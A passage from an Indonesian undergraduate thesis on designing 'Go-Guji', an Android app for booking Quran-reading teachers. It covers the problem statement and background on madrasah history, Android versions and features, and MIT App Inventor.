Bedasarkan latar belakang masalah yang ditulis di atas, penulis tertarik untuk membuat skripsi dengan judul **"DESAIN APLIKASI GO-Guji (Guru Ngaji) BERBASIS ANDROID".**

B. Identifikasi masalah

Berdasarkan latar belakang masalah diatas, maka identifikasi masalah yang dikemukan mencangkup :

1. Belum adanya aplikasi yang memungkinkan guru ngaji untuk tau siapa dari masyarakat sekitar yang ingin kembali belajar mengaji ataupun orang dewasa yang baru ingin belajar baca tulis Al-Quran.
2. Banyaknya kegagalan tersebut diakibatkan karena kelalaian diri sendiri seperti anak-anak yang nakal dan sering kedapattan bohong pergi mengaji padahal keluyuran di luar rumah. Maka dari itu Adanya kekeliruan dari orang tua dalam bentuk pengawalan mengaji dan mendatangkan guru ngaji ke rumah, tentunya dengan sebuah

aplikasi yang menyediakan kontak guru ngaji orang tua bisa merasa nyaman.

3. Belum adanya aplikasi yang bisa digunakan untuk memesan guru ngaji/tafiz yang juga bisa dipesan oleh orang dewasa sehingga orang dewasa yang ingin kembali belajar mengaji tidak malu ditertawakan anak-anak kalau harus pergi ke MDTA.

C. Batasan masalah

Berdasarkan identifikasi masalah diatas, maka penulis membatasi permasalahn pada “Desain aplikasi Go-Guji (guru ngaji) yang berbasis Android”.

D. Rumusan masalah

Berdasarkan latar belakang dan batasan masalah diatas, maka dapat dirumuskan permasalahan dalam penelitian yaitu: ”Bagaimana desain aplikasi Go-Guji (guru ngaji) berbasis Android yang valid, praktis dan efektif”.

E. Tujuan penelitian

Adapun yang menjadi tujuan penelitian adalah : “untuk menghasilkan sebuah aplikasi Go-Guji (guru ngaji) berbasis Android yang valid, praktis dan efektif”.

F. Manfaat penelitian

Dengan adanya penelitian ini diharapkan dapat memberikan manfaat sebagai berikut :

1. Manfaat Teoritis

Penelitian ini diharapkan dapat menambah pengetahuan tentang cara mendesain sebuah aplikasi Go-Guji yang berbasis Android.

2. Manfaat Praktis

a. Bagi orang tua yaitu orang tua tidak perlu khuawatir lagi mengizinkan anak belajar mengaji karena dengan menggunakan aplikasi GO-Guji orang tua bisa memesan langsung untuk anak-anak dirumah.

b. Bagi peserta didik yaitu peserta didik dapat belajar dengan efektif dan efesien.

c. Bagi peneliti yaitu sebagai tempat pengembangan wawasan, kreativitas diri dan untuk memenuhi syarat guna memperoleh gelar S.Pd di IAIN Bukittinggi.

G. Penjelasan judul

Untuk mempermudah dalam pemahaman judul skripsi ini, maka penulis merasa perlu untuk memberikan penjelasan mengenai kata-kata kunci dari judul skripsi ini yaitu :

Desain : Merupakan tahap perancangan perangkat lunak yang bertujuan untuk memberikan gambaran bagaimana perangkat lunak tersebut bekerja.

Aplikasi : Suatu subkelas perangkat lunak komputer yang memanfaatkan kemampuan komputer langsung untuk melakukan suatu tugas yang diinginkan pengguna.

GO-Guji : Merupakan sebuah aplikasi pencarian guru ngaji

melalui perangkat mobile atau *smartphone.* Dengan menggunakan aplikasi ini orang tua dapat mengetahui spesifikasi dan pengalaman guru yang mengajar, juga dapat melihat harga dan beberapa kali pertemuan tiap bulan. Orang tua dapat memilih harga yang terjangkau, serta dapat menyepakati hari, tanggal dan jam dengan guru ngaji sesuai jadwal pertemuan

Android : Merupakan sebuah sistem operasi berbasis Linux yang didesain khusus untuk perangkat bergerak seperti smartphone atau tablet. Sistem operasi android bersifat open source sehingga banyak sekali programmer yang berbondong-bondong membuat aplikasi maupun memodifikasi sistem operasi ini.[9]

BAB II

LANDASAN TEORI

A. Desain

Desain merupakan kata yang diambil dari bahasa inggris yaitu *design.* Dalam *Kamus Besar Bahasa Indonesia*, kata *desain* diartikan sebagai kerangka bentuk, rancangan, motif, pola serta corak.[10] Secara definisi desain adalah ilmu yang berhubungan dengan suatu perencanaan atau suatu perancangan. Menurut *Analogus With Humanities Science* yang telah diterjemahkan ke dalam bahasa Indonesia, desain adalah rencana, keterampilan, pengetahuan, dan medan pengalaman manusia yang tercermin dalam apresiasi serta penyesuaian hidup terhadap kebutuhan hidup.

Berdasarkan defenisi di atas, maka dapat disimpulkan bahwa desain merupakan suatu bentuk perancangan dari sebuah pemikiran yang meliputi beberapa aspek dan diwujudkan dalam bentuk ide atau gagasan baru maupun realitas benda. Aspek yang perlu diperhatikan dalam sebuah desain adalah sebagai berikut :

a. *Fungsional*, yaitu desain yang tepat guna. Maksudya desain harus sesuai dengan nilai kegunaan yang dibutuhkan.
b. Aman,yaitu melindungi manusia dari bahaya.
c. Terampil, yaitu cekatan, tangkas, gesit, mampu dan cerdik.
d. *Ekonomis*, yaitu efisien, efektif, dan praktis bagi calon pengguna.

e. *Estetis*, yaitu desain yang dibuat atau dikembangkan konsisten atau tidak berubah-ubah.

B. Aplikasi

1. Pengertian Aplikasi

Aplikasi adalah sederetan kode yang digunakan untuk mengatur komputer agar melakukan sesuatu dengan keinginan yang membuatnya. Aplikasi harus program yang siap pakai, program yang direka untuk melaksanakan suatu fungsi bagi pengguna atau aplikasi yang lain.

2. Pengertian Aplikasi

program aplikasi didefiniskan sebagai sebuah program yang mengatur perangkat keras komputer, dengan menyediakan landasan untuk aplikasi yang berada di atasnya, serta bertindak sebagai penghubung antara para pengguna dengan perangkat keras. Program aplikasi bertugas untuk mengendalikan (kontrol) serta mengkoordinasikan pengguna perangkat keras untuk berbagai program aplikasi untuk bermacam-macam pengguna. Program aplikasi antara lain :

1. *Input*, menggambarkan suatu kegiatan untuk menyediakan data yang akan diproses.
2. Proses, menggambarkan bagaimana suatu data diproses untuk menghasilkan suatu informasi yang bernilai tambah.

3. *Output*, suatu kegiatan untuk menghasilkan laporan dari proses diatas.
4. Penyimpanan, suatu kegiatan untuk memelihara dan menyimpan data.
5. Kontrol, suatu aktifitas untuk menjamin bahwa sistem informasi tersebut berjalan sesuai dengan yang diharapkan.[11]

C. GO-Guji/ Guru Madrasah

1. Pengertian Madrasah

Madrasah adalah salah satu jenis lembaga pendidikan Islam yang berkembang di Indonesia yang diusahakan di samping masjid dan pesantren. Madrasah pernah berkembang pada abad 11 dan 12, atau periode pertengahan sejarah Islam, khususnya di wilayah Baghdad seperti madrasah *al-Nizamiyah*, kehadiran madrasah di Indonesia tampaknya merupakan fenomena modern pada awal abad 20. Tampaknya, tokoh Syekh Zaenuddin Labai dapat disebut sebagai tokoh pertama yang pada 10 Oktober 1915 mendirikan lembaga pendidikan madrasah di padang panjang, sebelum berkembangnya lembaga serupa di berbagai daerah. Madrasah di Indonesia itu bukan merupakan kelanjutan atau adopsi langsung dari madrasah abad pertengahan.[12]

Dalam kontek Indonesia, lembaga pendidikan ini merupakan lembaga madrasah Timur Tengah masa modern atau bahkan merupakan lembaga prasekolahan karena pengaruh pendidikan Barat yang diisi secara dominan dengan kurikulum keagamaan. Meskipun demikian, karena

pengaruh politik penjajah, sekolah dan madrasah dipandang sebagai dua bentuk lembaga pendidikan yang berbeda secara dikhotomis sekolah bersifat sekuler dan madrasah bersifat Islam. Itulah sebabnya ketika masa awal kemerdekaan, perkembangan madrasah di Indonesia mengalami konflik yaitu di satu pihak pemerintahan ingin menjadikannya sebagai lembaga pendidikan nasional dengan memberi muatan non keagamaan di lain pihak kalangan madrasah merasa khawatir akan fungsi pendidikan keagamaannya jika madrasah dimasukkan ke dalam jajaran pendidikan nasional.

Metode pendekatan yang digunakan dalam kajian buku ini adalah pendekatan terpadu *(inter related approach)*. Untuk lebih jelasnya, terlebih dahulu perlu dijelaskan bahwa dalam penelitian pendidikan agama dikenal tiga model pendekatan: pendekatan dogmatik *(dogmatic approach)*, pendekatan penelitian social *(social studies approach atau phenomenological approach)*, dan pendekatan terpadu *(inter related approach)*. Pendekatan dogmatik memandang pendidikan agama dalam suatu lembaga sebagai proses transformasi ajaran keimanan yang mendekati proses indoktrinasi. Pendekatan studi sosial melihat pendidikan agama dalam suatu lembaga tidak terikat kepada ajaran keimanan agama tertentu, tetapi dimaksudkan untuk memperkenalkan salah satu cara pandang dalam kehidupan. Sedangkan pendekatan ketiga mengasumsikan bahwa pendidikan agama adalah proses untuk mencapai pemahaman mengenai tiga hal: ajaran agama, usaha-usaha mengembangkan agama

dalam kehidupan dan ajaran-ajaran agama lain yang juga berkembang dalam kehidupan.

Pendekatan pertama mengandung kelemahan yang sangat menonjol berupa kecenderungannya yang kuat dalam menimbulkan fanatisme. Peneliti akan terangsang untuk membenarkan ajaran agamanya sendiri ketika mengamati pendidikan agama lain. Sedangkan pendekatan kedua memiliki kelemahan berupa kecenderungannya yang kuat untuk melihat pendidikan agama sebagai perbandingan agama semata-mata. Ketidakterikatannya pada satu ajaran agama tertentu membuat posisi peneliti tidak bisa menghayati hakekat proses pendidikan suatu agama dalam kehidupan masyarakat. Pendekatan ketiga dipandang sebagai pendekatan yang cukup luas karena peneliti dapat menghindarkan diri dari kecenderungan berfikir bias, baik yang ditimbulkan oleh sikap fanatisme maupun oleh sikap tidak peduli dengan agama.

Kepentingan kajian ini pada dasarnya digunakan pendekatan terpadu, dengan mengamsumsikan bahwa pendidikan Islam di Indonesia tidak bisa terlepas dari tiga misi: menanamkan keimanan kepada para peserta didik, menumbuhkan semangat dan sikap untuk mengamalkan ajaran-ajaran Islam dalam rangka pembangunan dan memupuk sikap toleransi di antara sesama pemeluk agama di Indonesia, dengan cara saling memahami misi luhur masing-masing agama.

Dengan kata lain, melalui pendekatan terpadu posisi pendidikan madrasah sebagai salah satu lembaga pendidikan agama yang berkembang

di Indonesia akan dilihat dalam konteks yang tidak semata *religious* (murni keagamaan), tetapi juga dalam konteks sosial dan politik. Secara operasional, penelitian dengan model pendekatan terpadu ini akan menggunakan pendekatan historis dalam pengertian memahami khususnya akar-akar dualisme pendidikan nasional. Begitu juga dalam menelusuri tahap-tahap perkembangan dari perubahan madrasah di Indonesia.

2. Madrasah sebagai Institusi Pendidikan

Pendidikan Islam secara kelembagaan tampak dalam berbagai bentuk yang bervariasi. Di samping lembaga yang bersifat umum seperti masjid, terdapat lembaga-lembaga yang mencerminkan kehkasan orientasinya. Secara umum, pada abad keempat hijrah dikenal beberapa sistem pendidikan *(madaris al-tarbiyah)* Islam.

Hasan Abd al-Al, menyebutkan lima sistem dengan klasifikasi sebagai berikut: Sistem Pendidikan Mu'tazilah, Sistem pendidikan Ikhwan al-Safa, Sistem pendidikan Becorak Filsafat, Sistem pendidikan Bercorak Tasawuf, dan Sistem pendidikan Bercorak Fiqh.

Dalam sejarah Islam dikenal banyak sekali tempat dan pusat pendidikan dengan jenis, tingkatan dan sifatnya yang khas sesuai kebutuhan dan minat masyarakat. Perkembangan dan kebutuhan masyarakat ditandai oleh:

1. Perkembangan ilmu. Kaum muslimin pada masa awal membutuhkan pemahaman al-Quran sebagai apa adanya, begitu juga membutuhkan keterampilan membaca dan menulis. Ibn Khaldun mencatat bahwa

pada awal kedatangan Islam orang-orang Quraisy yang pandai membaca dan menulis hanya berjumlah 17 orang. Semuanya laki-laki. Pada masa Umawi, masyarakat Muslim telah banyak memperhatikan al-'ilm al-naqliyyah, yaitu ilmu-ilmu yang berkaitan dengan al-Quran al-Karim yang meliputi al-Tafsir, al-Qira'at,al-Hadist dan Usul Fiqh; dan al-Ulim al-Lisaniyah seperti Ilm al-Lugbab, Ilm al-Nahw, Ilm al-Bayan, dan al-Adab. Pada masa Abbasiyah, sangat mungkin masyarakat muslim mulai berhubungan dengan al-Ulum al-Aqliyah atau ilmu kealaman, seperti kedokteran, filsafat dan matematika.

2. Perkembangan kebutuhan. Pada masa awal, yang menjadi kebutuhan utama ialah menda'wahkan Islam. Karena itu, sasaran pun pada mulanya ditujukan pada orang-orang dewasa. Ketika keadaan semakin baik penganut Islam semakin banyak dan kuat, terdapatlah kebutuhan untuk melakukan pendidikan untuk anak-anak. Selanjutnya timbul kebutuhan untuk mendidik guru, untuk pengembangan ilmu, dan untuk kebutuhan-kebutuhan masyarakat yang lebih maju, termasuk mempersiapkan pegawai.

Orientasi baru dalam penyelenggaraan pendidikan sebagian guru mulai berfikir untuk mendapatkan rizki melalui kegiatan pendidikan. Dikatakan, ada di antara pengajar yang pekerjaannya sepanjang hari hanya mengajar, dan karena itu berusaha untuk memperoleh penghasilan yang memadai. Untuk menjamin hal itu, maka dibangunlah lembaga-lembaga lain yaitu madrasah, karena jaminan seperti itu tidak mungkin diperoleh di

masjid. Namun, satu hal yang perlu dicatat ialah bahwa dengan berdirinya madrasah tidak berarti kegiatan pendidikan di tempat lain-tempat lain termasuk masjid, berhenti atau tergantikan. Semuanya tetap berjalan dengan kelebihan dan kekurangannya masing-masing. "Lembaga-lembaga masjid, *Kuttab*, pendidikan tinggi *Dar al-Hikmah* dan *Dar al-Ilm*, *madrasah*, *bimaristan*, mendominasi aktivitas pendidikan di kota-kota Muslim hingga menjelang era modern". Di samping itu, usaha-usaha pribadi ulama dan guru sufi dalam melaksanakan aktivitas pendidikan tetap berlangsung.

Kompleks madrasah terdiri dari ruang belajar, ruang pondokan dan masjid. Menurut Makdisi, perkembangan madrasah dalam polanya yang utuh dan kongkrit dipelopori oleh Nizam al-Mulk. Hal ini tidak berarti bahwa Nizam al-Mulk adalah orang pertama yang mendirikan madrasah dalam sejarah Islam abad pertengahan. Apa yang menjadikan ia berjasa dalam pengembangkan madrasah adalah bahwa ia mempopulerkan pendidikan madrasah bersamaan dengan reputasinya sebagai wazir dalam kekuasaan Saljuk. Madrasah mempunyai kelas belajar yang memang cukup, sedangkan *daur al'-alim* atau *daur al-kutub* memiliki perpustakaan yag lebih lengkap. Karena itu, dapat dimengerti apabila J. Pederson dan Youssef Eche berteori bahwa madrasah merupakan duplikasi dari lembaga pendidikan *Dar al-Ilm* yang sudah lebih dahulu berkembang di wilayah kekuasaan Dinasti Fatimiyyah. Jika *Dar al-Ilm* dijadikan sebagai media pendidikan dari propaganda Syi'a, maka madrasah merupakan lembaga

pendidikan yang sekaligus dan sekaligus propaganda Sunni. Makdisi menolak teori ini. Menurutnya "madrasah adalah lembaga pendidikan khas Islam (Sunni)'.

3. Asal-usul Pendirian Madrasah AL-Hidayah Mesjid Raya Darussalam Kumpulan

MDTA (madrasah diniyah takmiliyah awaliyah) AL-Hidayah Mesjid Raya Darussalam Kumpulan berdiri sejak tahun 1985 yang didirikan oleh seorang ustad bernama H. Bustami Edi, S.Ag dengan sistem penilaian peserta didik diterima setiap 6 bulan sekali menggunakan lapor resmi seperti sekolah-sekolah dasar pada umumnya, MDTA Al-Hidayah Kumpulan ini sering mendapat prestasi-prestasi seperti juara MTQ baik tingkat Kecematan ataupun Kabupaten. Setiap tahunnya biaya pembangunan MDTA didapat dari SPP peserta didik sekitar Rp. 15.000 perbulan persatu anak termasuk ngaji guru tetap dan sukarela, dengan jumlah peserta didik setiap tahunnya sekitar 50-100 orang. Berikut adalah data jumlah peserta didik 5 tahun belakang :

Tabel 2.1 Data peserta didik yang masuk dan keluar dari 2014-2019

No	TAHUN	MASUK Lokal 1-lokal 2	KELUAR Lokal 1-lokal 2
1	2014-2015	20-20	18-19
2	2015-2016	39-38	30-25
3	2016-2017	24-26	20-20
4	2017-2018	20-21	17-21

5	2018-2019	23-22	23-18

Sumber: Buku Data Peserta Didik MDTA Al-Hidayah Mesjid Raya Darusalam Kumpulan thn.2019

4. Tradisi Keilmuan Madrasah

Tercatat dalam sejarah, bahwa segera setelah wafatnya Rasulullah, persoalan yang pertama timbul dalam Islam adalah adalah persoalan politik. Dari persoalan politik tersebut kemudian berkembang menjadi persoalan teknologi. Ini berarti bahwa persoalan politik timbul mendahului perkembangan pemikiran, atau dengan kata lain yang menjadi pendorong perkembangan pemikiran dalam Islam adalah masalah politik.

Latar belakang masalah yang demikian itu, ternyata sangat mempengaruhi perkembangan pendidikan dan ilmu pengetahuan dalam Islam pada masa selanjutnya. Selain itu, sejalan dengan perkembangan masyarakat dan sebagai hasil persentuhan dengan budaya lain, berkembang pemikiran-pemikiran di bidang fiqih dan Hadist, filsafat, serta tasawuf.

5. Madrasah dari arti Go-Guji

Go-Guji disini adalah guru ngaji yang bisa di pesan secara online dengan menggunakan aplikasi, tanpa harus pergi ke Madrasah dan praktis bisa dipesan melalui gadget pribadi di rumah masing-masing. Aplikasi ini hanya membatasi pada ruang lingkup, baca tulis Al-Quran yaitu *qira'ah*, *tartil*, dan *tilawah* sebagaimana tercantum dalam tiga surat berikut: Al-'Alaq (*iqra' bismi rabbik* bacalah dengan nama Tuhanmu), Al-Jumu'ah

(*yatlu 'alaihim ayatina* membacakan kepada mereka ayat-ayat Kami), dan Al-Muzzammil (*wa rattilil qur'ana tartiila* dan bacalah Al-Qur'an secara perlahan-lahan).

Dengan adanya aplikasi semacam Go-Guji ini, orang dewasa yang ingin kembali belajar mengaji tidak malu ditertawakan anak-anak kalau harus pergi ke MDTA, karena dengan menggunakan aplikasi ini orang dewasa bisa memesan guru ngaji dan lansung datang kerumahnya, dengan mendapat kemudahan seperti bisa langsung menentukan hari, tanggal bahkan jam sesuai dengan kebutuhan.

D. Android

1. Pengertian Android

Android adalah sebuah sistem operasi mobile yang berbasis pada versi memodifikasi dari linux yang didesain khusus untuk perangkat bergerak seperti smartphone atau tablet. Pertama kali sistem operasi ini dikembangkan oleh perusahaan Android.Inc. Nama perusahaan inilah yang pada akhirnya digunakan sebagai proyek sistem operasi mobile tersebut, yaitu sistem operasi android.[9]

Berdasarkan informasi dari situs resmi *(www.android.com)*, setiap hari terdapat lebih dari satu juta perangkat Android diaktifkan dan diperkirakan akan terus meningkat, pada tahun 2005 sebagai bagian dari strategi untuk memasuki pasar mobile, Google membeli Android dan mengambil alih proses pengembangannya sekaligus team developer Android. Google menginginkan Android untuk menjadi sistem operasi

Open Source dan gratis, kebanyakan kode android diliris di bawah lisensi Open Source Apache yang berarti setiap orang bebas untuk menggunakan dan mengunduh source code Android secara penuh.

Terlebih lagi para vendor bebas untuk mengubah sekaligus membuat penyesuaian untuk Android. Di samping itu, perusahan dapat secara bebas untuk membuat perbedaan dari produk vendor lainnya. Model pengembangan yang sederhana membuat Android sangat atraktif dan hal tersebutlah yang membuat para vendor tertarik untuk mencoba sistem aplikasi Android. Hal ini menjadi sangat menguntungkan bagi perusahaan yang terpengaruh oleh fenomena iPhone, yang sukses besar dan merevolusi industri *smartphone.* Motorola dan Sony Ericsson adalah vendor yang memanfaatkan kesempatan tersebut. Kedua perusahaan tersebut bertahun-tahun telah mengembangkan sistem operasi mobile buatan mereka sendiri. Ketika iPhone diluncurkan, banyak perusahaan yang berusaha memperbaharui produk mereka.

Android telah dikembangkan *diupdate* beberapa kali sejak rilis pertamanya. Table dibawah ini memperlihatkan versi Android semenjak pertama kali diliris.

Table 2.2 Versi Android

Versi	**Tanggal Rilis**	**Nama Kode**
Android 1.0	23 September 2008	
Android 1.1	9 Februari 2009	
Android 1.5	30 April 2009	Cupcake

Android 1.6	15 September 2009	Donut
Android 2.0	26 Oktober 2009	Éclair
Android 2.0.1	3 Desember 2009	Éclair
Android 2.1	12 Januari 2010	Éclair
Android 2.2	20 Mei 2010	Froyo (frozen yoghurt)
Android 2.3	6 Desember 2010	Gingerbread
Android 2.3.3	22 Februari 2011	Gingerbread
Android 3.0	22 Februari 2011	Honeycomb (untuk tablet Pc)
Android 3.1	10 Mei 2011	Honeycomb
Android 3.2	18 Juli 2011	Honeycomb
Android 4.0	19 Oktober 2011	Ice Cream Sandwich
Android 4.1/4.2		Jelly Bean
Android 4.4		Kitkat

2. Fitur-fitur Android

1. Storage: Mendukung SQL Lite. SQL Lite adalah sebuah database relational lite(versi ringan) yang digunakan untuk menyimpan data
2. Konektivitas: Mendukung koneksi GSM/EDGE, IDEN, CDMA, EVDO, UMTS, Bluetooth,Wifi, LTE, dan Wimax.
3. Messaging: Mendukung SMS dan MMS
4. Web Browser: Web browser yang digunakan adalah browser berbasis open source Webkit, dengan engine java engine java script Chrome V8.

5. Media Support: Dukungan media meliputi file media bertipe: H.263, H.264 (dalam bentuk 3GP atau MP4container), MPEG-4 SP, AMR, AMR-WB (3GP container), AAC, HE-AAC (dalam bentuk MP4 atau 3GP container), MP3, MIDI, Ogg Vorbisn WAV, JPEG, PNG, GIF, dan BMP.
6. Dukungan Hardware: Sensor accelometer, Camera, kompas digital, sensor proximity, dan GPS(Global Positioning System).
7. Multi Touch: Mendukung layar dengan dukungan multi touch.
8. Multitasking: Kemampuan untuk melaksanakan tugas secara bersamaan.
9. Flash: Mendukung animasi Flash.
10. Terhering: Mendukung berbagai koneksi internet.

3. Perangkat Android

Perangkat Android hadir dengan berbagai bentuk dan ukuran. Adapun bentuk dan ukuran dari perangkat Android adalah seperti berikut:

1. SmartPhone
2. Tablet
3. Perangkat E-Reader
4. Netbooks
5. MP4 Player
6. Internet TV

4. Tool Pengembangan Android

Sekarang Anda sudah mengetahui apa itu sistem operasi Android dan fitur-fitur yang melengkapinya. Sebelum anda menulis aplikasi Android,anda perlu mendownload tool dan SDK yang diperlukan.

Untuk mengembangkan sistem operasi Android, anda dapat menggunakan Mac, Windows PC, atau PC Linux. Semua tool yang dibutuhkan adalah gratis dan dapat di-download dari web. Jika anda mengembangkan aplikasi Android di lingkungan Linux, mungkin tampilannya agak sedikit berbeda dari tampilan yang ditampilkan olh buku ini, akan tetapi pada dasarnya aplikasinya sama.

5. Framework Android

Kerangka kerja pengembangan aplikasi Android berupa Android software development kit (SDK) digunakan untuk pengembangan, testing, dan proses debug aplikasi Android yang terdiri dari:

1. Android API, merupakan inti dari SDK (seperti telah dijelaskan sebelumnya), terdiri dari banyak library API yang berguna dan mempermudah dalamdevelopment aplikasi.
2. Tool pengembangan aplikasi, digunakan untuk melakukan proses *compile* dan debug aplikasi yang dibuat.
3. Android Virtual Device Manager dan Emulator

   Emulator Android merupakan representasi perangkat Android nyata yang dapat digunakan untuk mensimulasikan aplikasi yang dibuat dengan berbagai pilihan kulit (*skin*) tampilan yang

bervariasi. Semua aplikasi Android berjalan di dalam *Dalvik Virtual Machine* dan emulator ini menyediakan lingkungan yang sesuai sehingga aplikasi dapat berjalan layaknya di handphone Android.

4. Dokumentasi, berisi informasi detail tentang package juga class dan cara menggunakannya. Selain itu, pada dokumentasi juga menjelaskan cara memulai pemrograman Android dan dasar pengembangan aplikasi berbasis Android.
5. Kode program contoh, berisi contoh aplikasi yag dibuat, menunjukkan berbagai fitur yang ada pada Android, juga penggunakan fitur API di dalam aplikasi.
6. Support Online, terdapat berbagai komunitas aktif yang dapat digunakan sebagai wadah untuk saling bertukar informasi, baik informasi tentang. Pengembangan Android dan lebih khusus lagi berkaitan dengan pemrograman Android. Berbagai pilihan forum, mailing list dapat dilihat pada alamat http://developer.android.com/resources/community-groups.html.

E. Software Pendukung untuk Perancangan Aplikasi Android

1. App Inventor

App Inventor 2 (AI2) merupakan *IDE* generasi kedua dari *App Inventor*. App Inventor for Android merupakan aplikasi yang pada dasarnya disediakan oleh Google dan sekarang di-maintenance oleh *Massachusetts Institute of Technology (MIT)*. Pengguna dapat


menggunakan tampilan grafis GUI dan fitur drag and drop visual objek untuk membuat sebuah aplikasi dapat berjalan pada sistem operasi android.[13]

App Inventor menggunakan kawa language framework dan kawa's dialect yang dikembangkan oleh Per Bothner. Kedua aplikasi tersebut didistribusikan sebagai bagian dari GNU Operating System oleh Free Software Foundation. Kedua aplikasi tersebut dijadikan sebagai compiler dan menerjemahkan Visual Block Programming untuk diimplementasikan pada platform android. App inventor dibuat pada 12 Juli 2010 dan dirilis untuk publik pada 15 Desember 2010.

App Inventor menurut bahasa Block untuk Aplikasi Mobile adalah sebuah pemograman visual yang digunakan untuk mengembangkan aplikasi berbasis android dengan dukungan fitur berupa drag-drop tool. Anda dapat mendesain user interface dari sebuah aplikasi dengan menggunakan web GUI (Graphical User Interface) builder, kemudian anda dapat menspesifikasikan behavior aplikasi dengan memasangkan block yang sesuai seperti saat anda bermain puzzle.

App Inventor 2 (AI2) berbasis cloud yang diakses menggunakan internet *browser*. Masuk kategori dalam visual programming, AI2 menggunakan serangkaian block yang disusun untuk menjadi rangkaian kode. Blok kode atau kadang disingkat dengan blok berwujud seperti kepingan *puzzle,* sejumlah blok dapat dirangkai untuk membentuk suatu

perintah. Kumpulan blok harus menyusun suatu logika, yang digunakan untuk membuat perangkat Android melakukan tindakan tertentu.[14]



Gambar 2.1 Block puzzle dalam AI2

2. Kemampuan APP Inventor

a. Just For Fun, membuat aplikasi pada perangkat mobile sangatlah menyenangkan dan App Inventor menawarkan proses eksplorasi dan discovery.

b. Propotype, adalah sebuah model kasar dan belum lengkap, akan tetapi telah mewakili ide dasarnya.

c. Membangun Aplikasi sesuai dengan kepribadian.

d. Mengembangkan aplikasi secara lengkap

e. Teach dan Learn, adalah sebuah guru dan peralatan belajar yang paling efisien. Sangat baik untuk yang ingin belajar tentang Sains Komputer.

3. Penggunaan App Inventor

a. Login terlebih dahulu pada akun Gmail anda. Ketikkan http://www.gmail.com, selanjutnya akan ditampilkan jendela login seperti gambar berikut.

b. Pada **Username** isikan username Gmail anda. Kemudian, pada **Password** ketikan password Gmail anda.


c. Selanjutnya, masuk ke halaman utama email.
d. Buat tab baru pada browser. Ketikkan alamat *http://appinventor.mit.edu* pada address bar. Selanjutnya akan ditampilkan jendela **Projects** dari App Inventor seperti tampak padsa gambar berikut.
e. Untuk membuat project baru, klik pada tombol **New**.
f. Akan ditampilkan jendela **New App Inventor for Android Project**.
g. Pada project name isikan dengan nama project, misalkan **Project1**.
h. Klik pada button **OK**. Selanjutnya, App Inventor akan membuat project baru bernama **Project1**.
i. App Inventor akan menampilkan secara otomatis IDE Untuk project baru anda. Untuk lebih jelasnya, lihat pada gambar berikut.
j. Project App Inventor siap untuk digunakan.

4. Menggunakan IDE App Inventor

App Inventor pada dasarnya bekerja secara online melalui browser internet, tetapi perlu men-download beberapa software pada komputer dan mengubah beberapa pengaturan pada ponsel atau perangkat Anda.[13]

Lingkungan kerja App Inventor memiliki tiga bagian besar, yaitu:


a. **Komponen design** berjalan dari browser window. Anda dapat menggunakannnya untuk memilih komponen yang dapat anda gunakan untuk membangun aplikasi.



Gambar 2.2 Komponen Design dalam AI2

komponen desainer terbagi menjadi 5 jenis:

1. Palette, digunakan untuk mengambil objek yang akan digunakan oleh block editor. Berikut adalah bentuk Palette pada App Inventor environment.



Gambar 2.3 Paletter dalam AI2

2. Viewer, disebut juga form desainer. Digunakan untuk mendesain tampilan interface dari aplikasi yang akan dibuat.




Gambar 2.4 Viewer dalam AI2

3. Components, digunakan untuk melihat daftar komponen yang terdapat pada suatu screen atau form. Component juga digunakan untuk merename dan menghapus komponen yang telah diletakkan pada screen.




Gambar 2.5 Components dalam AI2

